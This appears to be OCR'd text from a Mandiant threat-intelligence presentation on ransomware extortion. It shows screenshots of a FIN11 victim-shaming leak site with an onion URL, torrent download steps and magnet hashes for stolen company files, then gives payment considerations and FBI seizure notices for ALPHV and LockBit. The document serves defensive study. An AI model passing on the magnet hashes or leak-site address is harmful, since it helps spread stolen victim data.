
DOWNLOAD3

DOWNLOAD4

DOWNLOAD5

DOWNLOAD6

FIN11 Victim Shaming Site



Warning:

> The company doesn't care about its customers, it ignored their security!!!

FILES PART1

DOWNLOAD1

DOWNLOAD2

DOWNLOAD3

DOWNLOAD4

DOWNLOAD5

FILES PART2

DOWNLOAD1

DOWNLOAD2

DOWNLOAD3

DOWNLOAD4

DOWNLOAD5


DOWNLOAD6

This site can't be reached

The webpage at **http://amnwxasjtjc6e42siac6t45mhbkgtycrx5krv7sf5festvqxmnchuayd.onion/3/heidelberg/1.zip** might be temporarily down or it may have moved permanently to a new web address.

ERR_SOCKS_CONNECTION_FAILED

FIN11 Victim Shaming Site - Torrents


µTorrent 3.6 (build 46884) (32-bit)
File
Options
Help
Add Torrent... Ctrl+O
Add Torrent (choose save dir)... Ctrl+D
Add Torrent from URL... Ctrl+U
Add RSS Feed...
Add Device...
Create New Torrent... Ctrl+N
Exit
Add Torrent from URL
Please enter the location of the .torrent you want to open:
magnet link
OK
Cancel

STEP 1

Download and install free **uTorrent** client
(if you don't already have it)
https://www.utorrent.com/downloads/
Or any other **torrent** client that you prefer

STEP 2

Run **uTorrent** and select File > Add Torrent from URL

Paste magnet URL to the Add Torrent from URL dialog box and click **OK** button

COMPANY	LOGO	MAGNET LINK [CLICK TO COPY]	
[redacted].com	[redacted]	FULL FILES	magnet:?xt=urn:btih:6be7ee3c7018bbfe6872c5685d1223a5ed505884&dn=[redacted]
[redacted].fr	[redacted]	FULL FILES	magnet:?xt=urn:btih:dfd289f8911c7a120eb105de02e8310b44e3a209&dn=[redacted]
[redacted].group	[redacted]	FULL FILES	magnet:?xt=urn:btih:7dbbe389eea9f8e2710a7c4e38d99bf3580b9e97&dn=[redacted]
[redacted].com	[redacted]	FULL FILES	magnet:?xt=urn:btih:be2806ef9a7fb8b9744537ac03e7e4b59f30b6c8&dn=[redacted]
[redacted].group	[redacted]	FULL FILES	magnet:?xt=urn:btih:477e7b29c280d1ba1709ddfcf925a3ff190ad81d&dn=[redacted]
[redacted].com	[redacted]	FULL FILES	magnet:?xt=urn:btih:e5f76cf12aaab9717b86b9abb96bfa304d0e3ac8&dn=[redacted]

MANDIANT®
NOW PART OF Google Cloud

Extortion Payment Considerations


Extortion Payment Considerations

1	How **quickly can you recover** your systems and data without a decryptor?
2	How **reliable is the threat actor**? Does the threat actor have a history of re-extortion or going back on their word?
3	Did the threat actor **steal data** before they deployed their encryptors? How sensitive is the data that they stole?
4	Does the threat actor still have **active access** to your network?
5	Will **cybersecurity insurance** cover the claim?
6	Is the threat actor **sanctioned** by the government?
7	Does the threat actor have a history of **harassing or physically intimidating** employees?
8	How **valuable is the data** that was stolen? What kind of **harm would be imposed** on the victim or their partners/customers?
9	Will the threat actor **leverage mainstream media** to cause significant reputational impact?

Organizations should evaluate these considerations and make a business determination on whether to pay or not.

Global Law Enforcement Actions

Global Law Enforcement Actions - ALPHV



THIS WEBSITE HAS BEEN SEIZED


The Federal Bureau of Investigation seized this site as part of a coordinated law enforcement action taken against ALPHV Blackcat Ransomware

This action has been taken in coordination with the United States Attorney's Office for the Southern District of Florida and the Computer Crime and Intellectual Property Section of the Department of Justice with substantial assistance from Europol and Zentrale Kriminalinspektion Göttingen.

If you have information about Blackcat, their affiliates, or activities, you may be eligible for a reward through the Department of State's Rewards for Justice program. Information can be submitted through the following Tor-based tip line: he5dybnt7sr6cm32xt77pazmtm65flqy6irivtflruqfc5ep7eiodiad.onion (Tor browser required).

For more information about rewards for information on foreign malicious cyber activity against U.S. critical infrastructure, visit https://rfj.tips/SDT55f.

Global Law Enforcement Actions - Lockbit



THE SITE IS NOW UNDER CONTROL OF LAW ENFORCEMENT

